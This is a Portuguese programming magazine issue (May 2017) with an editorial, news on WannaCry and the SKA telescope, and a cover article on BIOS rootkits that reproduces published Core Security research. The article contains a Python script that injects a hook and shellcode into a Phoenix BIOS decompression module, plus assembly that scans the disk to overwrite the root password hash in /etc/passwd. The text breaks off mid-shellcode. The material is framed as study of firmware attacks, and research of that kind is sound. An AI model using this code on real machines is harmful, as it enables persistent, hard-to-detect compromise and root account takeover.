PROGRAMAR

REVISTA PORTUGUESA DE PROGRAMAÇÃO | WWW.PORTUGAL-A-PROGRAMAR.PT | ISSN 1647-0710

EDIÇÃO #56 - MAIO 2017

O LADO NEGRO DA BIOS

A PROGRAMAR

CÓDIGO — GERIR A QUALIDADE

PYTHON — OS TIPOS

SISTEMAS — OTIMIZANDO OS SISTEMAS EMBEBIDOS

IoT — COM MQTT, KAFKA, e CA.

ELECTRÓNICA

NodeMCU e TELEGRAM BOTS

COLUNAS

C#

KERNEL PANIC

ANÁLISES

PROGRAMAÇÃO C/ PRODUTIVIDADE — C# 6

INTERNET DAS COISAS — PRÁTICA

NO CODE

INTERFACE HUMANO-COMPUTADOR

O QUE É? — WATSON

NOVIDADES — WINDOWS 10

TINKER BOARD

PROGRAMAR SATURDAY 2017

EDITORIAL

EQUIPA PROGRAMAR

Contacto
revistaprogramar@portugal-a-programar.org

Website
http://www.revista-programar.info

ISSN
1 647-071 0

04 Too many open files (no handles left)

Esta é a 26ª edição em que vos escrevo, fez este mês cinco anos e sete meses que tenho a honra e o privilégio de editar a Revista PROGRAMAR, tantas vezes lutando conta o tempo, escrevendo até altas horas, escrevendo mais do que seria "habitual", fazendo mais um "git push", esticando os limites, contornando o tempo, a disponibilidade, pedindo aos autores mais um esforço, para que se faça mais uma edição!

O que seriam "demasiados ficheiros abertos" ? Seriam 25 demais? Seriam antes 26 ? Bem, não querendo fazer profecias, mas desafiando todos aqueles que participam, já foram publicadas 55 edições, esta é a 56ª! Esperemos que falamos tantas quanto o máximo número possível de ser representado em binário com 16 bits sem sinal! Seja esse o objectivo e essa a vontade, de quem escreve e de quem lê!

Num momento de "maior sanidade", menos ousado, mas ambicionado, num lapso de tempo que se espera não seja muito alargado, chegaremos à edição 64! Pode não parecer muito mas se fossem bits, muito se poderia representar! Façamos um "git push", tenhamos a vontade, e daqui por um ano e alguns meses, estaremos a ler a 64ª Edição!

Até là, boas leituras e muita escrita

António Santos

ÍNDICE

TEMA DE CAPA

6 Os segredos do lado negro da BIOS - **António Santos**

A PROGRAMAR

21 Otimizando os sistemas embebidos - **Nuno Cancelo**

25 Tipos em Python - **Nilo Menezes**

28 Gerir a Qualidade do Código - **Nuno Cancelo**

36 Cifra Feistel - **Rita Peres**

ELECTRÓNICA

41 NODEMCU E TELEGRAM BOTS - **António Santos**

COLUNAS

46 C# - Introdução aos testes Unitários em C# com MS Unit Test - **António Santos**

50 Kernel Panic (Depois da casa roubada, trancas na porta!) - **António Santos**

ANÁLISES

53 Android com C# - Introdução ao desenvolvimento

54 Internet das Coisas - Introdução Prática

NO CODE

56 A INTERFACE HUMANO-COMPUTADOR E SUA RELAÇÃO COM O CONCEITO DE QUALIDADE NO DESENVOLVIMENTO DE SOFTWARE E SUA PERCEPÇÂO AOS OLHOS DO USUÁRIO (Parte II) - **Augusto Manzano**

58 VIDEOCHAMADA/VIDEOCONFERÊNCIA O PROJECTO SEEME -

63 Tinker Board **- Rita Peres**

65 PROGRAMAR Saturday 2017 **- Rita Peres**

67 Windows 10: As novidades do Creators Update (Build 15063 - Version 1703) - **Nuno Silva**

EVENTOS

25 - 27 de Maio - ISELTech'17
1 - 3 de Junho - IoT Summit 2017
2 de Junho - Hackacity at Porto
24 de Junho - Game Dev Student Showcase nº3 ULTH

Para mais informações/eventos: http://bit.ly/PAP_Eventos. Divulga os teus eventos para o email eventos@portugal-a-programar.pt

SKA (Square Kilometer Array) tem cunho português

Portugal é um dos países intervenientes, pela mão do Instituto de Telecomunicações, na produção do sistema energético de alimentação das antenas do SKA (Square Kilometer Array), o maior telescópio do mundo e a primeira produção auto-suficiente a nível energético. Várias instituições europeias e personalidades das energias renováveis reuniram-se na apresentação dos resultados da demonstração final em Portugal do sistema de energia híbrido com motor de Stirling para protótipos SKA.

O SKA é uma das maiores obras de cooperação em engenharia, a par da International Space Station (ISS). Gerando energia limpa ao usar em simultâneo energia solar e biomassa, o sistema B4SKA é um exemplo do fornecimento de energia para o futuro de infra-estruturas científicas maiores. Esta tecnologia Stirling híbrida tem como principais características a flexibilidade, a escalabilidade e a simplicidade de instalação em qualquer tipo de terreno. Este telescópio será construído em locais com alta irradiação solar como é o caso da África do Sul, Austrália e Nova Zelândia, espectando-se um grande impacto económico e social nos países em que for instalado.

Fonte: Central de Informação

WannaCry: O ciberataque a uma sexta-feira

Na sexta-feira dia 13 de Maio, quase que recordando outros momentos "infames" da história da informática, nomeadamente a propagação do vírus "Jerusalém" o mundo viu um novo ataque informático recorrendo a um tipo de malware que tem vindo a ser cada vez mais comum, o Ransomware.

Desta feita o worm WannaCry, que segundo os investigadores recorre a duas exploits, para o sistema operativo Windows a DoublePulsar e a EternalBlue, infectou computadores em todo o mundo, encriptando os dados neles contidos e deixando milhares de utilizadores, empresas e entidades governamentais, sem acesso aos mesmos, sob a ameaça de perda total, caso não fosse pago o resgate exigido, em bitcoins.

O alerta em Portugal foi dado por volta das 12h e algumas empresas e entidades optaram por ordenar a desconecção da internet e o desligar de todas as maquinas que mostrassem sinais de estarem infectadas com o malware, bem como bloqueado o acesso a e-mails ou qualquer ligação que pudesse servir como ponto de entrada para a infecção.

Em alguns casos, conforme noticiado na imprensa, o pessoal dos departamentos de informática, acabou pernoitando nos locais de trabalho, de forma a garantir uma pronta resposta em caso de necessidade, evitando o que estaria a ocorrer no Reino Unido, em que hospitais ficaram com sérias dificuldades de funcionamento e tratamento de pacientes, uma vez que os dados clínicos deixaram de estar disponíveis, para consulta no sistema informático.

Um jovem investigador Britânico de seu nome Marcus Hutchins, terá descoberto um "kill switch", que travou a propagação deste ransomware. Ao analisar o código do referido programa, detectou que este tentaria verificar a existência de um endereço desconhecido na internet. O investigador registou de imediato esse mesmo domínio, percebendo assim que tal registo inviabilizaria a propagação do vírus informático.

A falha explorada por este malware, já era conhecida e tinham sido libertadas actualizações para os sistemas operativos Microsoft Windows 7, 8 e 10 em março passado. Face ao incidente a Microsoft acabou disponibilizando actualizações também para os já descontinuados Windows XP e Vista.

Este ataque poderá para os mais "supersticiosos" relembrar outros acontecimentos em datas de sexta-feira dia treze.

Para os curiosos, existe efectivamente uma fobia, designada friggatriskaidekafobia que em suma é uma fobia às sextas-feiras, em que o dia do mês seja o 13º.

Fonte: RP

TEMA DE CAPA

Os segredos do lado escuro da BIOS

Os segredos do lado negro da BIOS

Introdução

A BIOS

Ao longo dos anos, muito tem sido escrito sobre possíveis vectores de vulnerabilidade utilizando a bios. No entanto, além do antigo vírus de Chernobyl, que acabou por apagar a BIOS, pouco tem sido dito.

Tal como amplamente descrito, a bios é um firmware de arranque designado a ser executado assim que um computador recebe corrente. A função inicial da BIOS é identificar e testar os dispositivos de sistema, como a placa gráfica, as unidades de armazenamento (disco rígido), antigamente as drives de disquetes (agora já são incomuns) e outro hardware, com o objectivo de preparar a máquina e colocá-la num estado conhecido, de forma a que os softwares armazenados nos meios de armazenamento possam ser carregados e executados, para lhes ser "entregue" o controlo do computador. Este processo é o chamado "booting", que é a abreviatura de "bootstrapping".

Nos computadores PC compatíveis, alguns periféricos, tais como unidades de disco rígido, placas gráficas, etc… têm a sua própria extensão da ROM da BIOS, com o objectivo de fornecer funcionalidades adicionais. Os sistemas operativos e outro software designado para o efeito, criam uma interface para as aplicações utilizarem estes dispositivos.

Os Rootkits

Os rootkits são conjuntos de software tipicamente maliciosos, desenhados para permitir o acesso a áreas às quais de outra forma o software não teria acesso, por exemplo, acesso a que o utilizador que executa o programa não teria permissão. O termo rootkit vem da junção de duas palavras inglesas "root" do "utilizador mais "poderoso" do sistema" e kit de conjunto. Normalmente a instalação deste tipo de softwares é feita automaticamente, por forma a obter privilégios de administrador, bem como manter o acesso de forma prevalente. Uma vez instalado, tarefas como ocultar a execução de programas ou ocultar o "acesso", entre outras, são bastante facilitadas, assim como executar programas que modifiquem o funcionamento de outros programas, permitindo dessa forma ocultar a sua "presença".

O termo rootkit foi originalmente utilizado para se referir a um conjunto de ferramentas administrativas modificadas, destinadas a sistemas Unix e semelhantes, as quais garantiam acesso "root" (super-utilizador) ao sistema. A primeira geração de rootkits era trivial de detectar, utilizando ferramentas como o Tripwire, caso não tivesse sido comprometido e modificado. Esta primeira referência ao nome "rootkit" foi feita aquando do primeiro rootkit tornado conhecido, escrito por Lane Davis e Steven Drake, destinado ao sistema operativo SunOS Unix da Sun Microsystems. No entanto, em 1983 Ken Thompson, um dos criadores do sistema operativo Unix, teorizou sobre a possibilidade de subverter o compilador de linguagem C, numa distribuição do sistema operativo Unix. O compilador "adulterado", detectaria tentativas de recompilar o software login do sistema unix e geraria código alterado, o qual aceitaria não apenas o utilizador e palavra passe correctos, mas também um utilizador e palavra passe "adicional", apenas conhecida pelo programador do compilador "adulterado". Adicionalmente, em teoria, a versão adulterada do compilador, efectuaria tentativas de compilar uma nova versão do compilador e inserir nesta nova versão as funcionalidades "subvertidas" que ele teria, por forma a replicar-se. Mesmo a revisão do código fonte do programa login ou do compilador adulterado, não revelariam qualquer indicação da presenta de código "malicioso". Esta "exploit" seria em tese, equivalente a um rootkit.

Este tipo de "programas maliciosos" não é um exclusivo dos sistemas operativos baseados em Unix. O primeiro conhecido para o sistema operativo Windows NT, tornou-se conhecido em 1999, sob o nome NTRootkit, criado por Greg HogLund e abordado na edição 55 da conhecida Phrack Magazine, com o título "A *REAL* NT Rootkit, patching the NT Kernel". Em 2009, foi conhecido o primeiro destinado ao sistema operativo Mac OS, apresentando três formas principais: uma destinada a tarefas e processos, uma outra destinada aos web browsers e por fim a mais conhecida, destinada ao kernel (xnu) do sistema operativo, no caso um kernel híbrido, entre Mach 3.0 e FreeBSD. Abordar em mais detalhes os diversos rootkits existentes, incluindo os destinados a PLC's, como o Stuxnet, sai claramente do âmbito do que se pretende com este artigo, ou seja abordar apenas os rootkits destinados à BIOS dos computadores.

Hardware

Noutros tempos, maioritariamente na década de 80 do século passado, o firmware da BIOS encontrava-se em chips de ROM ou PROM, que podiam ser alterados facilmente. No entanto, nos dias de hoje, esse software é armazenado em EEPROM (Electrically Erasable Programmable Read-Only Memory).

Este tipo de memória, permite ao utilizador recarregá-la (reflash), possibilitando aos vendedores a oferta de updates para correcção de bugs, suporte de novo hardware, adição de novas funcionalidades, personalização do logotipo de arranque, etc…

Como funciona a BIOS

A BIOS tem de estar sempre disponível, pois contém a primeira instrução a ser executada pela CPU quando é ligada, por esse motivo é armazenada numa ROM.

O primeiro módulo da BIOS é chamado Bootblock e é carregado logo após o POST (Power-on self-test) e a inicialização dos procedimentos de emergência. O termo POST é comum a uma diversidade de equipamentos, desde com-

putadores a routers, impressoras, etc… Basicamente o POST é um conjunto de testes que são feitos quando um equipamento é ligado, com o objectivo de testar todos os componentes de hardware no sistema e certificar-se de que estão a funcionar correctamente.

A BIOS moderna tem uma estrutura modular, o que significa que existem diversos módulos integrados no mesmo firmware, cada um com uma tarefa específica diferente, que vão desde a inicialização do hardware até às medidas de segurança. Cada módulo é comprimido, portanto há uma rotina de descompressão responsável pela descompressão e validação dos módulos que serão posteriormente executados.

Após a descompressão o restante hardware é inicializado, por exemplo Roms PCI Roms (se necessárias) e por fim é lido o sector 0 do Disco rígido (Master Boot Record) à procura de um gestor de arranque para o sistema operativo.

Existem muito poucas amostras de código-fonte disponíveis relativas à criação de rootkits destinados à BIOS (Basic Input and Output System). O único código publicamente disponível foi disponibilizado juntamente com a demonstração inicial de rootkits destinados à BIOS, que ocorreu em Março de 2009, pela equipe Core Security.

Dada a sensibilidade do tema, não irei abordar em grandes detalhes ressalvando que este artigo se destina apenas a fins investigação e estudo. O primeiro objectivo será reproduzir as descobertas feitas pela Core Security Team e de seguida, aprofundar um pouco o tema apresentando um rootkit que possa em teoria ser efectivamente utilizado.

Ainda antes de continuar o artigo, devo informar o leitor que o código estará propositadamente ligeiramente alterado, sendo que o leitor caso pretenda executar os exemplos, deverá consultar as fontes e desenvolver o código que considere relevante para reproduzir os exemplos.

Estrutura do Firmware BIOS

Tal como referido anteriormente o firmware da BIOS, é modular. Quando armazenado é apenas um ficheiro comum, comprimido usando LHZ, composto por diversos módulos, cada um contendo uma checksum de 8 bits. No entanto, nem todos os módulos são comprimidos, alguns módulos, como o bootblock e a rotina de descompressão, não se encontram comprimidos, por razões óbvias!

Na listagem 1, podemos ver o output do Phnxdeco (disponível nos repositórios da distribuição Debian GNU/Linux), uma ferramenta de código aberto para analisar o firmware de BIOS das ROMs Phoenix.

Na listagem 2 podemos ver as diferentes partes do ficheiro do Firmware, contendo a seção DECOMPCODE, onde a rotina de descompressão se encontra, bem como outras secções da BIOS, que não serão abordadas.

Da teoria à prática

No sentido de seguir as pisadas do trabalho desenvolvido pela Core Security, a primeira tarefa é a criação de um ambiente de teste e desenvolvimento onde as modificações da BIOS possam ser feitas e depuradas, isto sem danificar nada. No artigo sobre Infecção persistente da bios, Sacco e Ortega detalharam como descobriram que o VMware contém

```
+-------------------------------------------------------------------------+
| Class.Instance (Name)     Packed --->  Expanded      Compression  Offse |
+-------------------------------------------------------------------------+

B.03 (    BIOSCODE)   06DAF (28079) => 093F0 ( 37872)  LZINT ( 74%)  446DFh
B.02 (    BIOSCODE)   05B87 (23431) => 087A4 ( 34724)  LZINT ( 67%)  4B4A9h
B.01 (    BIOSCODE)   05A36 (23094) => 080E0 ( 32992)  LZINT ( 69%)  5104Bh
C.00 (      UPDATE)   03010 (12304) => 03010 ( 12304)   NONE (100%)  5CFDFh
X.01 (     ROMEXEC)   01110 (04368) => 01110 (  4368)   NONE (100%)  6000Ah
T.00 (    TEMPLATE)   02476 (09334) => 055E0 ( 21984)  LZINT ( 42%)  63D78h
S.00 (     STRINGS)   020AC (08364) => 047EA ( 18410)  LZINT ( 45%)  66209h
E.00 (       SETUP)   03AE6 (15078) => 09058 ( 36952)  LZINT ( 40%)  682D0h
M.00 (       MISER)   03095 (12437) => 046D0 ( 18128)  LZINT ( 68%)  6BDD1h
L.01 (        LOGO)   01A23 (06691) => 246B2 (149170)  LZINT (  4%)  6EE81h
L.00 (        LOGO)   00500 (01280) => 03752 ( 14162)  LZINT (  9%)  708BFh
X.00 (     ROMEXEC)   06A6C (27244) => 06A6C ( 27244)   NONE (100%)  70DDAh
B.00 (    BIOSCODE)   001DD (00477) => 0D740 ( 55104)  LZINT (  0%)  77862h
*.00 (      TCPA_*)   00004 (00004) => 00004 (   004)   NONE (100%)  77A5Ah
D.00 (     DISPLAY)   00AF1 (02801) => 00FE0 (  4064)  LZINT ( 68%)  77A79h
G.00 (  DECOMPCODE)   006D6 (01750) => 006D6 (  1750)   NONE (100%)  78585h
A.01 (        ACPI)   0005B (00091) => 00074 (   116)  LZINT ( 78%)  78C76h
A.00 (        ACPI)   012FE (04862) => 0437C ( 17276)  LZINT ( 28%)  78CECh
B.00 (    BIOSCODE)   00BD0 (03024) => 00BD0 (  3024)   NONE (100%)  7D6AAh
```


Listagem 1

uma ROM da BIOS, bem como um servidor GDB que pode ser usado para depurar aplicações a partir da própria BIOS.

Depois de um sistema operativo em funcionamento no VMware, no caso uma versão trial do sistema operativo instalada correctamente e totalmente configurada, numa máquina virtual, podemos passar para a fase seguinte da tarefa.

O primeiro passo é extrair a BIOS do próprio VMware. No Windows, isso pode ser feito abrindo o executável vmware-vmx.exe com qualquer extractor de recursos, como Resource Hacker. Existe um número de diferentes recursos binários empacotados nesta aplicação, e a BIOS é armazenada no recurso com ID 6006 (pelo menos no VMware 7).

```
objdump -h vmware-vmx
```




Poderemos por exemplo utilizar ferramentas como o objdump para extrair o código da bios.

Noutras versões isso pode ser diferente, mas a chave para procurar é o arquivo de recursos que tem apenas 512kb de dimensão. A imagem seguinte mostra como isto é exibido no Resource Hacker. Apesar de esta imagem da BIOS ser empacotada na aplicação vmware-vmx.exe, também é possível usá-la separadamente, sem a necessidade de modificar no executável vmware após cada alteração. O VMware permite que um número de opções "escondidas" sejam especificadas no arquivo de configurações VMX da imagem. As relevantes para modificações e depuração da BIOS são as seguintes:

```
bios.bootDelay = "3000"  # To delay the boot X
                                        miliseconds
bios440.filename = "BIOS.ROM"
debugStub.listen.guest32 = "TRUE" # For debugging
                        from another machine (32bit)
debugStub.hideBreakpoint = "TRUE" # Allows gdb
                                breakpoints to work
monitor.debugOnStartGuest32 = "TRUE" # This will
      halt the VM at the very first instruction at
                                        0xFFFF0
```

A primeira configuração permite que a ROM da BIOS seja carregada a partir de um artigo ao invés de directamente da aplicação vmware-vmx. As duas linhas seguintes activam o servidor GDB interno. Este servidor aceita ligações na porta 8832 sempre que a imagem esteja a ser executada. A última linha dá instruções ao VMware para interromper a execução de código na primeira linha da BIOS da imagem do convidado. Isto é especialmente útil, pois permite que os pontos de interrupção sejam definidos e que a memória seja examinada antes de qualquer execução do código da BIOS ocorrer. O teste deve ser feito utilizando o IDA Pro como cliente GDB. No exemplo abaixo veremos a execução da imagem de convidado do VMware interrompida na primeira instrução da BIOS.



A BIOS é composta por código de 16 bits, ao invés de código de 32 bits para o qual o IDA está predefinido, por esse motivo é necessário alterar a definição de "Regiões de Memória" nas opções de depuração do IDA. Esta operação permite que os endereços de memória sejam definidos como código de 16 bits para que descompilem adequadamente.

Modificar a BIOS do VMWARE

Como já foi dito, Sacco e Ortega fizeram duas apresentações sobre a modificação da BIOS, e Wojtczuk & Tereshkin também fizeram uma apresentação sobre a modificação da BIOS. Destas três apresentações, apenas a Sacco & Ortega incluíram código fonte que demonstrasse as técnicas descritas. Como este é o único exemplo disponível, será usado como o ponto de partida para este artigo.

Uma vez feita a instalação do VMware conforme a descrição original dos investigadores, o passo seguinte será a implementação do código de modificação da BIOS que os dois autores forneceram na sua apresentação. O código disponibilizado na apresentação anteriormente referida requer o uso de uma ROM da BIOS extraída em módulos individuais. No caso concreto a ROM da BIOS incluída no VMware é uma BIOS Phoenix. Após alguma pesquisa pode-se concluir que existem duas ferramentas principais para trabalhar com este tipo de BIOS, uma ferramenta open-source chamada "phxdeco" e uma ferramenta comercial chamada "Phoenix BIOS Editor", que é fornecida directamente pela Phoenix. No sentido de seguir as indicações da apresentação e replicar a pesquisa, deve ser descarregada da internet uma versão de

teste, desta ferramenta (que pode ser encontrada no site BiosCentral), uma vez que todas as funcionalidades necessárias para a replicação do trabalho, se encontram disponíveis na versão de teste.

Modificação do código

A primeira tarefa neste ponto é "onde colocar as modificações". Apesar de ser possível colocar um gancho em quase qualquer lugar para obter o nosso código a ser executado, esta tarefa deve ser pensada com cuidado.

Apesar de a primeira ideia que tende a ocorrer ser a colocação do "gancho" na primeira instrução executada pela CPU, um salto em 0xF000: FFF0, isto seria demasiado trabalhoso, pois teríamos de escrever código para executar toda a inicialização do hardware (DRAM, Northbridge, Cache, PCI, etc.) e isto seria uma tarefa demasiado longa, demorada e claro no caso concreto desnecessária.

Apesar de necessitarmos de ter todos os dispositivos inicializados, para podermos fazer uso deles, podemos deixar que o código existente no firmware da bios, destinado a essa tarefa, o faça por nossa vez, bastando para isso fazer o hook num outro local.

Seguindo esta lógica, será certamente mais fácil colocar o "gancho" (hook), na rotina de descompressão, que por sinal é bastante fácil de encontrar, procurando por um padrão, uma vez que ela é chamada recorrentemente, durante a sequência de boot da BIOS. Isto permite-nos entre outras coisas, verificar se todos os serviços disponibilizados pelo firmware da BIOS estão disponíveis, antes de carregarmos o nosso código, que fará uso deles.

No caso de uma injecção de código na BIOS, algumas questões são facilmente levantadas, por exemplo, onde colocar o código que será injectado. A primeira coisa que pode ocorrer, seria por exemplo colocar o código no endereço da primeira instrução que será executada pelo processador. No caso bastaria colocar um salto (jmp) na posição 0xF000:FFF0 , uma vez que esta é uma posição fixa e fácil de encontrar. Isto poderia ser interessante para outras situações que não um Rootkit, pois um rootkit necessitará de acesso ao armazenamento (hdd) e neste caso seria executando antes do disco. Apesar de não ser impossível, implicaria mais trabalho, nomeadamente a inicialização de hardware. Ainda assim, poderá ser útil em situações específicas em que tais opções sejam de interesse. No caso dos autores da apresentação em que é baseado este artigo, optaram por efectuar o gancho (hook), à rotina de descompressão, pois tal como os mesmos referem, é fácil de localizar e detectar, procurando padrões.

O passo seguinte é executar o script de compilação, que pode ser encontrado junto com a apresentação, para a modificação da BIOS e gravar a nova BIOS em HDD. Esta operação requer algumas alterações no código e alguma depuração no sentido de se replicarem na íntegra as conclusões apresentadas pelos autores da apresentação. Assim que se executa o código, o rootkit começa a procurar no disco rígido por arquivos para modificar. Este código é efectivamente ineficiente, o que se traduz num exagerado consumo de tempo para efectuar o varrimento do disco rígido (no caso concreto realizado para este artigo foram 25Gb). O código sendo apenas uma PoC (prova de conceito) inclui uma funcionalidade para alterar o ficheiro notepad.exe para que este exiba uma mensagem quando iniciado (isto no caso de máquinas com sistema operativo Windows), ou para modificar o arquivo /etc/passwd (no caso das máquinas com sistema operativo Unix, de forma a que a senha do utilizador root seja definida num valor fixo. Isto demonstra que os rootkits podem ser eficazes em ambos os sistemas Windows e Linux, ou outros de base Unix a correr em computadores PC, mesmo se usados apenas para fins de simples e inócuos.

```
#!/usr/bin/python import os,struct
#comments translated by apocsantos for Revista
PROGRAMAR 2017
#
#--------------- Decomp processing ---------------
#Assembla o código todo, para ser injectado
os.system('nasm ./decomphook.asm')
decomphook = open('decomphook','rb').read()
print "Leido hook: %d bytes" % len(decomphook)
minihook = '\x9a\x40\x04\x3b\x66\x90' # call near
                                              +0x430
#Carrega a rom de Descompressão
decorom = open('DECOMPC0.ROM.orig','rb').read()

#Addiciona o hook
hookoffset=0x23
decorom = decorom[:hookoffset]+minihook+decorom
[len(minihook)+hookoffset:]

#Addiciona o shellcode
decorom+="\x90"*100+decomphook
decorom=decorom+'\x90'*10

#Recalcula o tamanho da ROM
decorom=decorom[:0xf]+struct.pack("<H",len
(decorom)-0x1A)+decorom[0x11:]

#Guarda a  rom de descompressão alterada
out=open('DECOMPC0.ROM','wb')
out.write(decorom)
out.close()

#Compila
print "Prepare..."
os.system('./PREPARE.EXE ./ROM.SCR.ORIG')
print "Catenate..."
os.system('./CATENATE.EXE ./ROM.SCR.ORIG')
os.system('rm *.MOD')
```

Injectando o código na BIOS

A teoria

Antes de vermos a carga "útil" (payload), temos de decidir onde será armazenado o nosso código. Após alguma análise e estudo, pode-se concluir que existe uma quantidade considerável de espaço disponível no final da rotina de descompressão, espaço esse que, quando alocado, é usado como um buffer para armazenar código descomprimido, apagando esse código de seguida, facto que dificulta um pouco mais a tarefa de decidir onde armazenar o código. Uma alternativa já teorizada e analisada por outros autores, sugere a divisão do código em duas etapas, tarefa que requer algum

trabalho adicional.

Na primeira etapa é executado um gancho (hook) muito típico no prólogo da rotina de descompressão, uma chamada relativa simples, que redirecciona o fluxo de execução para nosso código e move a segunda etapa para um lugar seguro e codificado conhecido e que permanecerá inutilizado durante todo o processo de boot. De seguida, actualiza o gancho (hook) que o faz apontar para o novo endereço e executa as instruções ignoradas pela instrução original.

Na figura seguinte veremos um diagrama teórico do que foi explicado.




Figura 2

Vejamos o código seguinte, apenas como exemplo meramente ilustrativo, do que foi apresentado.

```
;Extent to search (in 64K sectors, aprox 32 MB)
%define EXTENT 10

start_mover:

   ;save regs
   ;jmp start_mover
    pusha
    pushf

   ; set dst params to move the shellcode
    xor ax, ax
    xor di, di
    xor si, si
    push cs
    pop ds
    mov es, ax ; seg_dst
    mov di, 0x8000 ; off_dst
    mov cx, 0xff ; code_size

   ; get_eip to have the 'source' address
    call b
b:
    pop si
    add si, 0x25
    rep movsw

    mov ax, word [esp+0x12] ; get the caller
                address to patch the original hook
    sub ax, 4
    mov word [eax], 0x8000 ; new_hook offset
    mov word [eax+2], 0x0000 ; new_hook segment

    ; restore saved regs
    popf
    popa

    ; execute code smashed by 'call far'
    ;mov es,ax
    mov bx,es
    mov fs,bx
    mov ds,ax
    retf
   ;Here goes a large nopsled and next, the
                              second stage payload
```

A segunda etapa, que agora residiria num espaço não utilizado e precisa de um sinal de pronto (ready) para saber se os serviços que queremos estão disponíveis.

O sinal pronto (ready)

No VMWare vimos que quando nossa carga de segundo estágio é chamada e o IVT já está inicializado, temos tudo o que precisamos para executar o nosso código. Com base nisso, podemos utilizar a inicialização IVT como sinal de “pronto”. Algo simples uma vez que é sempre mapeado no endereço 0000: 0000. Toda vez que o shellcode é executado verifica primeiro se o IVT é inicializado com ponteiros válidos, se for o “payload” é executado, se não retorna sem fazer nada.

Neste momento, o sistema operacional é apenas um vector de char no disco rígido. No entanto temos acesso ao disco rígido recorrendo a interrupts, no caso o int 13h “serviços de disco de baixo nível” (Low Level Disk Services), o que nos permite modificar o conteúdo deste, da forma que nos for conveniente. Numa implementação real, seria aconselhável escrever algum tipo de driver básico para analisar correctamente os sistemas de ficheiros diferentes no mínimo FAT 32, NTFS, ext3, ext4, HFS+ uma vez que são os mais comuns e cobrem a esmagadora maioria dos sistemas operativos actuais, desde Microsoft Windows 9x a Microsoft Windows 10, GNU/Linux, e Mac OS 10. No entanto, como neste artigo apenas se pretende apresentar a temática replicando a pesquisa realizada por Sacco e Ortega, usaremos o interrupt 13h para ler sequencialmente o disco no modo “raw”. Neste caso e apenas para o propósito de teste, optamos por procurar um padrão. No entanto num cenário “real”, seria possível modificar, adicionar e excluir qualquer ficheiro do disco permitindo, por exemplo colocar módulos de drivers, infectar ficheiros, etc.

Os autores da pesquisa original sugerem o código Shell seguinte para ler o disco rígido todo em busca de um padrão idêntico a "root: $" para encontrar a entrada do arquivo /etc /passwd e substituir o hash de root por um outro hash que colocará como password do utilizador root o texto “root”.

```
; The shellcode doesn't have any type of
                    optimization, we tried to keep it
; simple, 'for educational purposes'
; 16 bit shellcode
; use LBA disk access to change root password to
```

```
;'root'

BITS 16
      push es
      push ds
      pushad
      pushf

      ; Get code address
      call gca
gca: pop bx

      ; construct DAP
      push cs
      pop ds
      mov si,bx
      add si,0x1e0 ; DAP 0x1e0 from code
      mov cx,bx
      add cx,0x200 ; Buffer pointer 0x200 from
                   ;code
      mov byte [si],16 ;size of SAP
      inc si
      mov byte [si],0  ;reserved
      inc si
      mov byte [si],1  ;number of sectors
      inc si
      mov byte [si],0  ;unused
      inc si
      mov word [si],cx ;buffer segment
      add si,2
      mov word [si],ds;buffer offset
      add si,2
      mov word [si],0 ; sector number
      add si,2
      mov word [si],0 ; sector number
      add si,2
      mov word [si],0 ; sector number
      add si,2
      mov word [si],0 ; sector number

      mov di,0
      mov si,0
mainloop:
      push di
      push si

      ;-------- Inc sector number
      mov cx,3
      mov si,bx
      add si,0x1e8
loopinc:
      mov ax,word [si]
      inc ax
      mov word [si],ax
      cmp ax,0
      jne incend
      add si,2
      loop loopinc
incend:
      ;-------- LBA extended read sector
      mov ah,0x42 ; call number
      mov dl,0x80 ; drive number 0x80=first hd
      mov si,bx
      add si,0x1e0
      int 0x13
      jc mainend
      nop
      nop
      nop

      ;-------- Search for 'root'
      mov di,bx
      add di,0x200 ; pointer to buffer
      mov cx,0x200 ; 512 bytes per sector
searchloop:
      cmp word [di],'ro'
      jne notfound
      cmp word [di+2],'ot'
      jne notfound
      cmp word [di+4],':$'
      jne notfound
      jmp found ; root found!
notfound:
      inc di
      loop searchloop

endSearch:
      pop si
      pop di

      inc di
      cmp di,0
      jne mainloop
      inc si
      cmp si,3
      jne mainloop

mainend:
      popf
      popad
